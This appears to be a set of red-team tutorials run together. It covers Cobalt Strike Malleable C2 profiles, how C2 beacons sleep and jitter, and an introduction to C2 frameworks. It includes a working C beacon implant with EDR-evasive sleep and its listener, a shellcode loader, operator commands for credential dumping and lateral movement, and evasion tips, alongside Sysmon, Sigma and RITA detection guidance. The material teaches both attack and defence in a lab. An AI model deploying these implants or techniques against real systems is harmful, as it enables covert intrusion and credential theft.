| Apache mod_rewrite | Redirector in front of the Team Server | apache.org |
| Wireshark | PCAP inspection, TLS decryption with server key | wireshark.org |
| RITA | Statistical beaconing detection across Zeek logs | activecountermeasures.com |
| Zeek | Network flow logging (feeds RITA) | zeek.org |
dissect.cobaltstrike | Extract Beacon config from a captured binary | github.com/fox-it/dissect.cobaltstrike |
| Sysmon | Process, network, injection telemetry | sysinternals |
| YARA | Static rules against Beacon in-memory or on-disk | virustotal.github.io/yara |
| threatexpress/malleable-c2 | Reference profile repository | github.com/threatexpress/malleable-c2 |
13. MITRE ATT&CK Mapping
| Technique | MITRE ID | Detection |
|---|---|---|
| Data Obfuscation: Protocol or Service Impersonation | T1001.003 | Header-order diff vs. real service; certificate transparency review |
| Application Layer Protocol: Web Protocols | T1071.001 | Sysmon EID 3 on non-browser processes |
| Application Layer Protocol: DNS | T1071.004 | Sysmon EID 22 for high-entropy / long-hostname queries |
| Proxy: Internal Proxy | T1090.001 | Sysmon EID 17/18 on \msagent_*, \postex_* pipes |
| Proxy: Domain Fronting | T1090.004 | Perimeter TLS inspection; SNI vs. Host header mismatch |
| Process Injection: DLL Injection | T1055.001 | Sysmon EID 10 + EID 8; TI-ETW WriteProcessMemory |
| Process Injection: Thread Execution Hijacking | T1055.003 | TI-ETW SetThreadContext |
| Process Injection: APC | T1055.004 | TI-ETW QueueUserAPC / NtQueueApcThread |
| Obfuscated Files or Information | T1027 | High-entropy HTTP body + suspicious content-type mismatch |
| Masquerading | T1036 | spawnto process anomaly; PE header inconsistency vs. signed baseline |
| Hide Infrastructure | T1665 | Redirector detection via response fingerprint drift |
| Exfiltration Over C2 Channel | T1041 | Outbound POST volume anomaly on the C2 URI |
| Command and Control (tactic) | TA0011 | All of the above, correlated |
Summary
- A Malleable C2 profile is a bidirectional program: the same transform stack that encodes on Beacon decodes on the Team Server. Get the operator order wrong once and nothing round-trips.
- Network camouflage buys you evasion of signature-based IPS but almost nothing against behavioral detection. Sysmon 3/8/10/17, TI-ETW, and RITA don’t care what your headers look like.
- The
stageblock is where memory-scanner evasion lives.sleep_mask,strreponReflectiveLoader,allocator MapViewOfFile, and PE header spoofing kill the classic YARA and pattern hits. process-injectwithstartrwx falseanduserwx falseavoids the RWX allocation IOC that lights up every EDR. Pick yourexecuteorder deliberately.- Header ordering and JA3 are the two “perfect profile” tells nobody remembers to fix. Diff your responses byte-for-byte against a real Apache; know what your HTTP-library JA3 hash is.
- Any captured Beacon gives up its profile via
dissect.cobaltstrike. Design ops assuming the disguise will eventually be reverse-engineered from a sample.
Related Tutorials
- Phishing Campaign Design: Pretexting, Lures, and Target Profiling
- Building a Red Team Lab: Infrastructure, VMs, and C2 Setup
- OSINT for People and Credentials: LinkedIn, Breach Data, and Email Harvesting
- Active OSINT: DNS, Certificate Transparency, and Subdomain Enumeration
- Passive OSINT: Mapping the Target Without Touching It
References
- [ote to writer:** For readers without a licensed Cobalt Strike, the tutorial should include an equivalent using Havoc C2
- hstechdocs.helpsystems.com
- github.com
- github.com
- unit42.paloaltonetworks.com
- unit42.paloaltonetworks.com
- www.vectra.ai
- hivesecurity.gitlab.io
C2 Beaconing: Sleep, Jitter, and Communication Patterns
You’ve got a shell on the target. Now what? That implant needs to call home, but every check-in is a detection opportunity. The difference between a beacon that survives 72 hours and one that gets flagged in 20 minutes usually comes down to three things: how long it sleeps, how much it randomizes that sleep, and what the traffic looks like on the wire. This tutorial builds a minimal C beacon from scratch, runs it against a self-made listener, captures the traffic, and then shows you exactly how defenders catch it.
1. Beacon Architecture in 60 Seconds
A C2 beacon is a loop. Wake up, phone home, check for tasks, execute if any, go back to sleep. The operator never talks directly to the implant; traffic flows through at least one redirector or team server sitting between them.
The critical moving parts:
| Component | Role |
|---|---|
| Implant (beacon) | Runs on the target; initiates all outbound comms on a timer |
| Team server | Queues tasks, receives output, manages sessions |
| Redirector | Proxies traffic so the team server IP stays hidden |
| Sleep timer | Millisecond wait between check-ins (Sleep, NtDelayExecution) |
| Jitter | Random variance applied to the timer so intervals aren’t uniform |
| Protocol layer | HTTP/S, DNS, SMB named pipe, raw TCP |
Staged implants pull down a second-stage payload after initial execution. Stageless implants carry everything. For beaconing behavior, the distinction doesn’t matter: both enter the same sleep/check-in loop once running.

2. The Sleep Timer and Windows APIs
The simplest beacon calls Sleep(60000) and checks in every minute. Cobalt Strike’s default sleeptime is exactly 60000 ms. That works, but kernel32!Sleep is one of the first API calls EDR vendors hook because it’s trivial to instrument.
Alternatives to Sleep
| API / Syscall | Why a beacon uses it |
|---|---|
Sleep(DWORD dwMilliseconds) | Simplest; heavily hooked by EDR |
WaitForSingleObject(hEvent, dwTimeout) | Event-driven wait; slightly less suspicious call site |
CreateWaitableTimerEx + SetWaitableTimer | High-precision timer object; avoids Sleep import entirely |
NtDelayExecution(BOOLEAN Alertable, PLARGE_INTEGER Interval) | Direct ntdll syscall; bypasses kernel32 hooks; takes negative 100-ns units |
I burned an afternoon the first time I used NtDelayExecution because I forgot the interval is negative (relative time) and in 100-nanosecond increments. A 30-second sleep is -300000000 in LARGE_INTEGER.QuadPart, not -30000. Get that wrong and your beacon either never wakes up or fires continuously.
3. Jitter: Formula and Why 0% Gets You Caught
Jitter varies the sleep by a percentage so the inter-arrival times aren’t perfectly periodic. The formula is straightforward:
actual_sleep = base_ms +/- (base_ms * jitter_pct / 100)
A 60-second base with 25% jitter produces check-ins between 45 and 75 seconds. With 0% jitter, every interval is identical, and even a basic autocorrelation on Zeek conn.log timestamps lights up like a Christmas tree.
Cobalt Strike accepts jitter values 0 through 99. In practice, anything below 15% is still fairly detectable by RITA. For initial access, 40-60% jitter during the first 24 to 72 hours is a reasonable starting point.
The C Implementation
#include <windows.h>

// RtlRandomEx is exported by ntdll.dll
extern ULONG NTAPI RtlRandomEx(PULONG Seed);

DWORD compute_sleep(DWORD base_ms, DWORD jitter_pct, PULONG seed) {
    if (jitter_pct == 0) return base_ms;
    DWORD range = (base_ms * jitter_pct) / 100;
    DWORD rnd   = RtlRandomEx(seed) % (range * 2 + 1);
    return (base_ms - range) + rnd;
}
RtlRandomEx is available from user mode without any special stubs on all modern Windows versions. Link against ntdll.lib (or -lntdll with MinGW). If you want to avoid the import, seed rand() with GetTickCount(), but the randomness quality is worse.
4. Phase-Aware Beaconing
A flat 30-second sleep for the entire engagement is operationally stupid. Real operators shift cadence by phase:
| Phase | Sleep | Jitter | Rationale |
|---|---|---|---|
| Initial access (0-72h) | 60-180s | 40-60% | Validate the foothold without flooding anomaly detection |
| Active lateral movement | 5-15s | 20-30% | Operator needs responsiveness during a session |
| Idle / persistence | 300-900s | 50-70% | Minimize traffic volume when no tasks are queued |
| Outside working hours | 600s+ or pause entirely | N/A | Workstations don’t phone home at 3 AM to random IPs |
Working-hours gating is simple to implement and dramatically reduces the beacon’s exposure window. We’ll add it to the lab implant in Step 6 below.
5. Protocol Selection and Traffic Shaping
The protocol you pick depends on what egress the target environment allows.
| Channel | When to use it | Detection surface |
|---|---|---|
HTTP/S (WinHttpOpen / WinHttpSendRequest) | Default; nearly always allowed outbound | JA3 fingerprint, header ordering, URI patterns, certificate inspection |
DNS (DnsQuery_A) | When HTTP egress is locked down; very slow | Sysmon EID 22; high query volume to a single domain; long subdomain labels |
| SMB named pipe | Peer-to-peer lateral within a network; no egress needed | Sysmon EID 17/18; default pipe names like msagent_* |
Raw TCP (connect / send / recv) | Custom protocols; rare in mature environments | Unusual ports; unrecognized protocol on wire |
For HTTP/S, the beacon’s User-Agent, header order, and TLS fingerprint matter. Out-of-the-box Go implants (Sliver) present a JA3 hash matching crypto/tls that public databases flag within days. Malleable C2 profiles exist to control all of this.
6. Lab: Build a Minimal C Beacon and Catch It
Lab Setup
- Attacker VM: Kali or Ubuntu with Python 3 + Flask installed. This runs the listener.
- Victim VM: Windows 10/11 with Sysmon installed (SwiftOnSecurity config), Wireshark running.
- Network: Host-only or NAT network. The two VMs can reach each other on TCP 8080.
Step 1: Write the Listener
from flask import Flask, request
import datetime, json

app = Flask(__name__)

@app.route("/api/v1/status", methods=["GET"])
def checkin():
    ts = datetime.datetime.utcnow().isoformat()
    ua = request.headers.get("User-Agent", "unknown")
    print(f"[+] {ts}  src={request.remote_addr}  UA={ua}")
    return json.dumps({"task": "none"}), 200

if __name__ == "__main__":
    app.run(host="0.0.0.0", port=8080)
Start it: python3 listener.py. Every beacon check-in prints a timestamped line.
Step 2: Write the Implant
#include <windows.h>
#include <winhttp.h>
#include <stdio.h>

// ntdll imports
extern ULONG NTAPI RtlRandomEx(PULONG Seed);
typedef NTSTATUS (NTAPI *pfnNtDelayExecution)(BOOLEAN, PLARGE_INTEGER);

DWORD compute_sleep(DWORD base_ms, DWORD jitter_pct, PULONG seed) {
    if (jitter_pct == 0) return base_ms;
    DWORD range = (base_ms * jitter_pct) / 100;
    DWORD rnd   = RtlRandomEx(seed) % (range * 2 + 1);
    return (base_ms - range) + rnd;
}

BOOL checkin(LPCWSTR host, INTERNET_PORT port, LPCWSTR path) {
    HINTERNET hSession = WinHttpOpen(
        L"Mozilla/5.0 (Windows NT 10.0; Win64; x64)",
        WINHTTP_ACCESS_TYPE_DEFAULT_PROXY,
        WINHTTP_NO_PROXY_NAME, WINHTTP_NO_PROXY_BYPASS, 0);
    if (!hSession) return FALSE;

    HINTERNET hConnect = WinHttpConnect(hSession, host, port, 0);
    if (!hConnect) { WinHttpCloseHandle(hSession); return FALSE; }

    HINTERNET hRequest = WinHttpOpenRequest(hConnect, L"GET", path,
        NULL, WINHTTP_NO_REFERER,
        WINHTTP_DEFAULT_ACCEPT_TYPES, 0);

    BOOL ok = WinHttpSendRequest(hRequest,
        WINHTTP_NO_ADDITIONAL_HEADERS, 0,
        WINHTTP_NO_REQUEST_DATA, 0, 0, 0);
    if (ok) WinHttpReceiveResponse(hRequest, NULL);

    WinHttpCloseHandle(hRequest);
    WinHttpCloseHandle(hConnect);
    WinHttpCloseHandle(hSession);
    return ok;
}

int main(void) {
    DWORD base_ms    = 30000;  // 30-second base interval
    DWORD jitter_pct = 25;     // +/- 25%
    ULONG seed       = GetTickCount();

    // Resolve NtDelayExecution for evasive sleep
    pfnNtDelayExecution pDelay = (pfnNtDelayExecution)
        GetProcAddress(GetModuleHandleA("ntdll.dll"), "NtDelayExecution");

    while (1) {
        checkin(L"192.168.56.10", 8080, L"/api/v1/status");

        DWORD sleep_ms = compute_sleep(base_ms, jitter_pct, &seed);

        if (pDelay) {
            LARGE_INTEGER li;
            li.QuadPart = -(LONGLONG)sleep_ms * 10000;  // ms -> 100ns
            pDelay(FALSE, &li);
        } else {
            Sleep(sleep_ms);  // fallback
        }
    }
}
Step 3: Cross-Compile
x86_64-w64-mingw32-gcc beacon.c -o beacon.exe -lwinhttp -lntdll -mwindows
Copy beacon.exe to the Windows VM and run it. You should see check-in lines appearing on the listener console at roughly 22 to 37 second intervals (30s +/- 25%).
Step 4: Capture and Analyze Timing
On the victim VM, capture traffic with Wireshark or on the attacker side with tshark:
tshark -r beacon.pcapng -Y "http.request.method == GET" \
    -T fields -e frame.time_relative -e http.host -e http.request.uri
Compute inter-arrival deltas. With 0% jitter (change the code, recompile, rerun) the delta column is a flat 30.0, 30.0, 30.0. Trivially detectable. With 25% jitter, you get 26.4, 33.1, 22.8, 29.7. Still detectable by statistical analysis, but no longer by a simple “fixed interval” rule.
Step 5: Add Working-Hours Gating
Insert this at the top of the while loop:
SYSTEMTIME st;
GetLocalTime(&st);
if (st.wHour < 9 || st.wHour >= 17) {
    Sleep(600000);   // 10-minute idle outside business hours
    continue;
}
Now the beacon goes nearly silent outside 09:00 to 17:00. Rerun and confirm in the capture: traffic drops to one connection every 10 minutes after 5 PM.
Step 6: Feed to RITA
Export the capture as Zeek logs (or run Zeek directly on the attacker interface), then import:
zeek -r beacon.pcapng
rita import ./ lab_beacon
rita show-beacons lab_beacon
RITA scores beaconing by analyzing connection frequency, byte-count regularity, and interval consistency. Even with 25% jitter, our beacon scores high because the byte counts are uniform and the connection count is elevated. The data_jitter concept (padding responses with random null bytes) exists specifically to defeat this byte-count analysis.
7. Cobalt Strike Malleable C2 Profiles: Field-by-Field
A Malleable C2 profile controls every byte of beacon traffic. The key global fields:
set sleeptime "60000";        # ms between check-ins
set jitter    "37";           # percentage variance
set useragent "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36";
set data_jitter "128";        # random null-byte padding on responses (bytes)
set maxdns    "255";          # max DNS label length for DNS beacons
set pipename  "msagent_###";  # SMB pipe name; ### = random hex
set sleep_mask "true";        # obfuscate beacon in-memory during sleep
The profile then defines http-get and http-post blocks that control the request/response structure:
http-get {
    set uri "/api/v1/updates";
    client {
        header "Accept" "application/json";
        metadata {
            base64url;
            header "Cookie";   # encoded host metadata goes into Cookie header
        }
    }
    server {
        header "Content-Type" "application/json";
        output {
            base64;
            print;             # task data in response body
        }
    }
}
Metadata encoding options are base64, base64url, netbios, and netbiosu. Termination statements (where to place the encoded data) are print (body), header, parameter, and uri-append.
Validate every profile with c2lint before loading. A profile that fails c2lint can break staging or cause the beacon to crash on check-in. I have seen profiles pass c2lint on 4.5 and silently break on 4.7 because of tightened validation, so always test against the exact version you’re running.
8. Defensive Strategies and Detection
Sysmon Event IDs
| Event ID | Name | What to hunt |
|---|---|---|
| 3 | Network Connection | Periodic outbound from unusual processes; correlate Image, DestinationIp, DestinationPort |
| 1 | Process Creation | Beacon process lineage; download cradle command lines |
| 22 | DNS Query | High-volume queries to a single domain; long subdomain labels (DNS beaconing) |
| 17 | Pipe Created | Named pipes matching Cobalt Strike defaults (msagent_*, postex_*) |
| 18 | Pipe Connected | Connections to suspicious pipes (SMB lateral C2) |
Sigma Rule: Periodic Outbound from LOLBin
title: Periodic Outbound HTTP from Script Host or LOLBin
status: experimental
logsource:
  product: windows
  service: sysmon
detection:
  selection:
    EventID: 3
    Initiated: 'true'
    Image|endswith:
      - '\rundll32.exe'
      - '\regsvr32.exe'
      - '\mshta.exe'
      - '\wscript.exe'
      - '\cscript.exe'
    DestinationPort:
      - 80
      - 443
      - 8080
      - 8443
  condition: selection
  # In practice, pair with SIEM aggregation: count() by Image, DestinationIp > 10 in 1h
falsepositives:
  - Legitimate update mechanisms
level: medium
tags:
  - attack.command_and_control
  - attack.t1071.001
Note: the count() by ... > 10 aggregation requires SIEM-level correlation (Elastic EQL, Splunk stats, or Sentinel KQL). Pure Sigma handles the filter; the aggregation is a SIEM rule on top.
ETW Providers Worth Enabling
| Provider | What it gives you |
|---|---|
Microsoft-Windows-WinHttp | Full WinHTTP request lifecycle, catches WinHttpSendRequest calls |
Microsoft-Windows-DNS-Client | DNS queries at the resolver level; pairs with Sysmon EID 22 |
Microsoft-Windows-TCPIP | TCP state changes for raw-socket beacons |
Network-Level Detection
RITA (rita show-beacons) remains the single most effective tool for identifying beaconing in Zeek logs. It scores connections by interval regularity, byte-count consistency, and connection count. Even heavily jittered beacons with uniform response sizes score high.
JA3/JA3S fingerprinting catches default TLS stacks. Compare hashes against ja3er.com; a Go crypto/tls fingerprint from a process that isn’t a known Go application is a strong signal.
Hardening Checklist
- Block direct-to-internet TCP 80/443 from non-browser processes at the firewall.
- Perform TLS inspection at the proxy; flag unknown JA3 hashes.
- Sinkhole domains registered fewer than 30 days ago via DNS RPZ.
- Hunt for Cobalt Strike default pipe names with Sysmon EID 17.
- Baseline outbound connections by hour; alert on after-hours traffic to uncategorized destinations.
- Run pe-sieve or Moneta periodically to detect RWX regions characteristic of in-memory beacons, even when
sleep_maskis enabled.

9. MITRE ATT&CK Mapping
| Technique | MITRE ID | Detection |
|---|---|---|
| Web Protocols (HTTP/S beaconing) | T1071.001 | Sysmon EID 3, proxy logs, RITA |
| DNS (DNS beaconing) | T1071.004 | Sysmon EID 22, DNS query volume analysis |
| Encrypted Channel | T1573 | JA3 fingerprinting, TLS inspection |
| Standard Encoding (Base64 in headers) | T1132.001 | Payload inspection at proxy |
| Non-Standard Encoding (netbios encoding) | T1132.002 | Deep packet inspection |
| Domain Fronting | T1090.004 | CDN log correlation, SNI vs Host header mismatch |
| Non-Application Layer Protocol | T1095 | Firewall logs, protocol anomaly detection |
10. Tools
| Tool | Description | Link |
|---|---|---|
| RITA | Beacon detection via Zeek log analysis | github.com/activecm/rita |
| Zeek | Network traffic analysis; generates conn.log for timing analysis | zeek.org |
| Wireshark / tshark | Packet capture and protocol dissection | wireshark.org |
| Sysmon | Windows system monitor; EID 3/17/22 are critical | docs.microsoft.com |
| pe-sieve | In-memory beacon detection; scans for suspicious PE regions | github.com/hasherezade/pe-sieve |
| Moneta | Memory scanner for RWX regions and beacon artifacts | github.com/forrest-orr/moneta |
| ja3er.com | JA3 fingerprint database for TLS client identification | ja3er.com |
| c2lint | Cobalt Strike profile validator | Bundled with Cobalt Strike |
| x86_64-w64-mingw32-gcc | MinGW cross-compiler for building Windows implants on Linux | mingw-w64.org |
Summary
- A beacon is a timed loop: wake, check in, sleep. The sleep interval, jitter percentage, and protocol choice determine how long it survives.
- Zero-percent jitter is an instant detection. Even moderate jitter (25%) gets caught by RITA’s statistical scoring. Combine high jitter (40%+) with
data_jitter(variable response padding) and working-hours gating to reduce exposure. NtDelayExecutionreplacesSleepto dodge kernel32 hooks, but the network traffic pattern remains the real detection surface.- Malleable C2 profiles control every byte on the wire:
sleeptime,jitter,data_jitter, User-Agent, header ordering, metadata encoding, and pipe names. Always validate withc2lint. - Defenders win by correlating layers: Sysmon EID 3 (network connections) and EID 22 (DNS queries) on the host, RITA and JA3 fingerprinting on the network, and pe-sieve/Moneta in memory. No single layer catches everything, but stacking them makes sustained beaconing very expensive for the operator.
Related Tutorials
- Phishing Campaign Design: Pretexting, Lures, and Target Profiling
- Building a Red Team Lab: Infrastructure, VMs, and C2 Setup
- Finding the EIP Offset: Pattern Creation and Cyclic Patterns
- OSINT for People and Credentials: LinkedIn, Breach Data, and Email Harvesting
- Active OSINT: DNS, Certificate Transparency, and Subdomain Enumeration
References
Introduction to C2 Frameworks: Cobalt Strike, Havoc, and Sliver
You’ve got initial access. A shellcode loader ran, a callback lit up your listener, and now a beacon is sleeping on a Windows Server VM waiting for orders. What actually happens between “I have a session” and “I have DA” is where a Command and Control framework earns its keep. This tutorial walks through the three that matter today, Cobalt Strike, Havoc, and Sliver, from architecture down to real operator commands run against a lab range. I’ll show you where each one shines, where the defender picks it up, and how to reproduce every step yourself.
A quick point of view up front: pick the framework that fits the objective, not the other way around. Cobalt Strike is still the gold standard for mature red team ops because of its BOF ecosystem and malleable profiles, but it costs real money and its default artifacts are the most heavily signatured in the industry. Havoc is what happens when someone writes a modern open-source implant with genuine evasion tradecraft baked in (Ekko sleep, indirect syscalls, hardware breakpoint AMSI patching). Sliver is the boring, reliable workhorse: cross-platform Go, mTLS by default, gRPC multiplayer that just works. You’ll want all three in muscle memory.
1. What a C2 Framework Actually Is
A C2 framework is three things glued together: a team server the operator controls, an implant running on the target, and a listener protocol that ferries tasks and results between them. Everything else (profiles, BOFs, pivoting, sleep obfuscation) is a feature layered on top of that triangle.
| Term | What it actually does |
|---|---|
| Team Server | Attacker-side hub that accepts operator clients, hosts listeners, queues tasks, and receives implant callbacks |
| Implant / Agent | The code running on the target, calling home on a schedule or persistent socket |
| Listener | Server-side handler bound to a port and protocol (HTTP, HTTPS, DNS, SMB pipe, mTLS, WireGuard) |
| Beacon mode | Implant sleeps, wakes on interval, fetches tasks, executes, returns to sleep. Asynchronous |
| Session mode | Persistent interactive connection. Synchronous, real-time, easier to catch |
| Staging | Small initial shellcode pulls the full implant from the C2 over the wire |
| Stageless | Full implant embedded in the first payload. Larger, but no second-stage network fetch |
| Malleable / Yaotl profile | Operator-authored config controlling HTTP shape, headers, URIs, sleep, jitter, evasion knobs |
| Jitter | Randomization percentage on sleep. Breaks the periodic beacon rhythm that netflow analytics love |
| BOF (Beacon Object File) | Small position-independent COFF executed in-process. No child process artifacts |
| Redirector | Nginx or Apache in front of the team server, so the implant never touches the real C2 IP |
Two concepts do most of the work in operator tradecraft: the beacon/session split (how loud you are on the wire) and the profile (what your traffic looks like when it does go out). Get those two right and half the detection surface disappears.

2. Lab Topology
Nothing here goes on the internet. Everything is host-only, reset from snapshots between runs.
| Component | Specification |
|---|---|
| Attacker VM | Kali 2024.x or Ubuntu 22.04, 4 GB RAM, host-only network |
| Victim VM | Windows Server 2022 Evaluation, Defender off for the first exercises, re-enabled for evasion runs |
| Monitoring | Sysmon v15 with SwiftOnSecurity config, Winlogbeat forwarding to Elastic + Kibana on the attacker box (or a third VM) |
| Network | Single host-only subnet, e.g. 192.168.56.0/24. Attacker .10, victim .20 |
Install Sysmon on the victim before you start anything:
Invoke-WebRequest -Uri "https://download.sysinternals.com/files/Sysmon.zip" -OutFile "C:\Tools\Sysmon.zip"
Expand-Archive C:\Tools\Sysmon.zip -DestinationPath C:\Tools\Sysmon
Invoke-WebRequest -Uri "https://raw.githubusercontent.com/SwiftOnSecurity/sysmon-config/master/sysmonconfig-export.xml" -OutFile C:\Tools\Sysmon\sysmon.xml
C:\Tools\Sysmon\Sysmon64.exe -accepteula -i C:\Tools\Sysmon\sysmon.xml
Confirm the service is up with Get-Service Sysmon64 and open Applications and Services Logs > Microsoft > Windows > Sysmon > Operational in Event Viewer. Every screenshot in this tutorial assumes those events are flowing.
3. Cobalt Strike Architecture
Cobalt Strike was written by Raphael Mudge in 2012 and is now maintained by Fortra. The whole product is a single Java JAR that runs as either a team server or a client depending on arguments. The team server listens on TCP 50050 for operator clients by default and hosts one or more listeners for beacon callbacks.
The Beacon implant is the crown jewel. It is in-memory, reflectively loaded shellcode that supports HTTP, HTTPS, DNS, SMB named pipes, and forward/reverse TCP. Beacons can daisy-chain, meaning a beacon on host A can proxy the C2 traffic of a beacon on host B through an SMB pipe. That is how internal networks with tight egress rules get fully covered from a single external callback.
Configuration lives in Malleable C2 profiles. This is the file that decides what a Beacon HTTP request looks like on the wire. Change the URI, forge the headers, encode the tasks inside a fake image, tune the sleep. The .cobaltstrike.beacon_keys file in the team server directory holds the RSA keypair. If two Beacons decrypt with the same public key, they came from the same keystore, which is exactly what threat intel teams pivot on when they cluster CS infrastructure.
The extensibility story is Aggressor Script (.cna files, a Java-like DSL) for automation and the Artifact Kit for building custom shellcode loaders when Fortra’s defaults get signatured (they always do).
| Component | Purpose |
|---|---|
teamserver | Bash wrapper that launches the JAR in server mode on TCP 50050 |
cobaltstrike (client) | Same JAR, GUI mode, connects to team server |
| Beacon | In-memory implant, staged or stageless |
| Malleable C2 profile | Wire-shape and sleep configuration |
| Aggressor Script | .cna scripts extending the client and Beacon |
| Artifact Kit | Source project for custom loader/shellcode wrappers |
| ExternalC2 | Named-pipe API for third-party transports |
MITRE tracks Cobalt Strike as S0154 and lists over 30 named threat groups actively abusing cracked copies. Every default artifact this framework emits, pipe names, spawn-to processes, JARM fingerprints, is public knowledge. Assume the blue team knows all of them.
4. Cobalt Strike Hands-On
Assuming a licensed copy in ~/cobaltstrike/, on the attacker VM:
cd ~/cobaltstrike
sudo ./teamserver 192.168.56.10 'LabPassw0rd!' ./profiles/webbug_getonly.profile
# Team server binds TCP 50050 for the client
./cobaltstrike client &
Connect the client to 192.168.56.10:50050. In the GUI: Cobalt Strike > Listeners > Add, pick windows/beacon_https, host 192.168.56.10, port 443.
Generate a stageless raw shellcode payload: Attacks > Packages > Windows Stageless Payload > x64 > Raw > Save as beacon.bin.
Now the lab loader. This is the classic four-API shellcode runner (VirtualAlloc, RtlCopyMemory, VirtualProtect, CreateThread). Compile with mingw on Kali:
// loader.c - lab shellcode runner. Not production. Not evasion-grade.
#include <windows.h>
#include <stdio.h>

int main(int argc, char** argv) {
    if (argc != 2) { printf("usage: %s beacon.bin\n", argv[0]); return 1; }
    FILE* f = fopen(argv[1], "rb");
    fseek(f, 0, SEEK_END); long sz = ftell(f); rewind(f);
    unsigned char* sc = (unsigned char*)malloc(sz);
    fread(sc, 1, sz, f); fclose(f);

    LPVOID mem = VirtualAlloc(NULL, sz, MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);
    RtlCopyMemory(mem, sc, sz);
    DWORD oldp = 0;
    VirtualProtect(mem, sz, PAGE_EXECUTE_READ, &oldp);
    HANDLE h = CreateThread(NULL, 0, (LPTHREAD_START_ROUTINE)mem, NULL, 0, NULL);
    WaitForSingleObject(h, INFINITE);
    return 0;
}
x86_64-w64-mingw32-gcc loader.c -o loader.exe -s
# Transfer loader.exe + beacon.bin to the victim VM
Run loader.exe beacon.bin on the victim. Within one sleep cycle the Beacon appears in the client. Right-click, Interact, and drive it:
beacon> sleep 5 20
beacon> shell whoami /all
beacon> ps
beacon> inject 4728 x64 https_listener
beacon> hashdump
beacon> jump psexec64 WIN-DC01 https_listener
beacon> link 192.168.56.30 status_9c1a
The link at the end is the SMB pipe peer beacon. From now on the beacon on 192.168.56.30 egresses through the first host. No new outbound connection appears from the internal box, which is exactly the point.
The Malleable knobs that matter most:
set sleeptime "5000";
set jitter    "20";

http-get {
    set uri "/updates";
    client {
